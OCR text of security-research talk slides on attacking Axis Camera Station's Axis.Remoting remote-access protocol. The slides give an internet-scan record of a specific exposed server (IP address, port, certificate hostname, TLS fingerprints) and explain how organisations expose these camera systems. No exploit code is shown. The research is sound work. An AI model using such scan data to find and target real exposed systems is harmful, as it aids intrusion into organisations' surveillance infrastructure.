CLAROTY

TEAM82

Turning Camera Surveillance on its Axis

Noam Moshe

Claroty Research, Claroty Team82

$whoami

Noam Moshe

Vulnerability researcher & Team Lead at Claroty Team82 - mostly breaking IoT clouds.
Master of Pwn @ Pwn2Own ICS 2023.

I want to hack *Big Company Inc.*


180.55 USD

+0.79 (0.44%) ↑ today

Closed: 3 Jul, 16:59 GMT-4 • Disclaimer

After hours 180.54 −0.010 (0.0055%)

1D | 5D | 1M | 6M | YTD | 1Y | 5Y | Max



Open	179.82	Mkt cap	2.18T	52-wk high	208.70
High	180.77	P/E ratio	20.45	52-wk low	142.66
Low	178.19	Div yield	0.47%	Qtrly Div Amt	0.21

But how?

- Searched for exposed services
- Found an interesting service
- What is **axis.remoting protocol** ?

HTTP 55756/TCP

07/05/2025 08:54 UTC

Software

VIEW ALL DATA | GO

Microsoft Windows

Microsoft HTTP API 2.0

Details

https://184.176.222.218:55756/

Status	404 Not Found
Body Hash	sha1:a66898b36c94c53766e66c1a7aaeb149447ec083
HTML Title	Not Found
Response Body	EXPAND

TLS

Handshake

Version Selected	TLSv1_2
Cipher Selected	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

Certificate

Fingerprint	43c053f29be29b1811c4e48a2872ed1c5e27b9bb2c89f3b3e8d679cc64867f0a
Subject	CN=DESKTOP-3FH7UI5.axis.remoting
Issuer	CN=DESKTOP-3FH7UI5.axis.remoting
Names	DESKTOP-3FH7UI5.axis.remoting

Fingerprint


JARM	2ad2ad16d00000022c2ad2ad2ad2ad46ff59a659b30fd8aeaa6755c67691b4
JA3S	364ff14b04ef93c3b4cfa429d729c0d9

Certificate

Fingerprint	43c053f29be29b1811c4e48a2872ed1c5
Subject	CN=DESKTOP-3FH7UI5.axis.remoting
Issuer	CN=DESKTOP-3FH7UI5.axis.remoting
Names	DESKTOP-3FH7UI5.axis.remoting

Axis Cameras


- IP Camera
- OS is Axis OS (Custom Linux)
- Download firmware from Axis website
- Managed via web interface
  - Configuration, camera feed..



Most companies have more than 1 camera…


Axis Camera Station / Device Manager

- **Manages Axis cameras**
  - Discovery, config, firmwares



Axis Camera Station / Device Manager

- Live feed view and video recording



How its used


Live view
Recordings
Configuration
AXIS Companion - Seebes site [DEV]
Views
Full screen
B8A44F2796FD
9:41
Showroom
Checkout
Customer area
Entrance
Video
Events
Devices
More

On-Prem vs. Cloud versions

- Axis Secure Remote Access (not Axis.Remoting)
  - **Pro:** Does not require exposing services to the internet
  - **Con:** pay-per-traffic - can be expensive
- On-Prem installation (uses Axis.Remoting)
  - **Pro:** Free to use
  - **Con:** Need to expose services to the internet

What about remote access?


- Tons of orgs choose on-prem
  - Connect to their servers remotely
- To stay secure - Axis implemented secure protocol
  - Fully encrypted and authenticated binary protocol

Port list


The following tables show which ports and protocols AXIS Camera Station 5 uses. You may need to allow these in your firewall for optimum performance and usability. We calculate port numbers based on the default HTTP main port 55752.

AXIS Camera Station 5 server sends data to devices on the following ports:

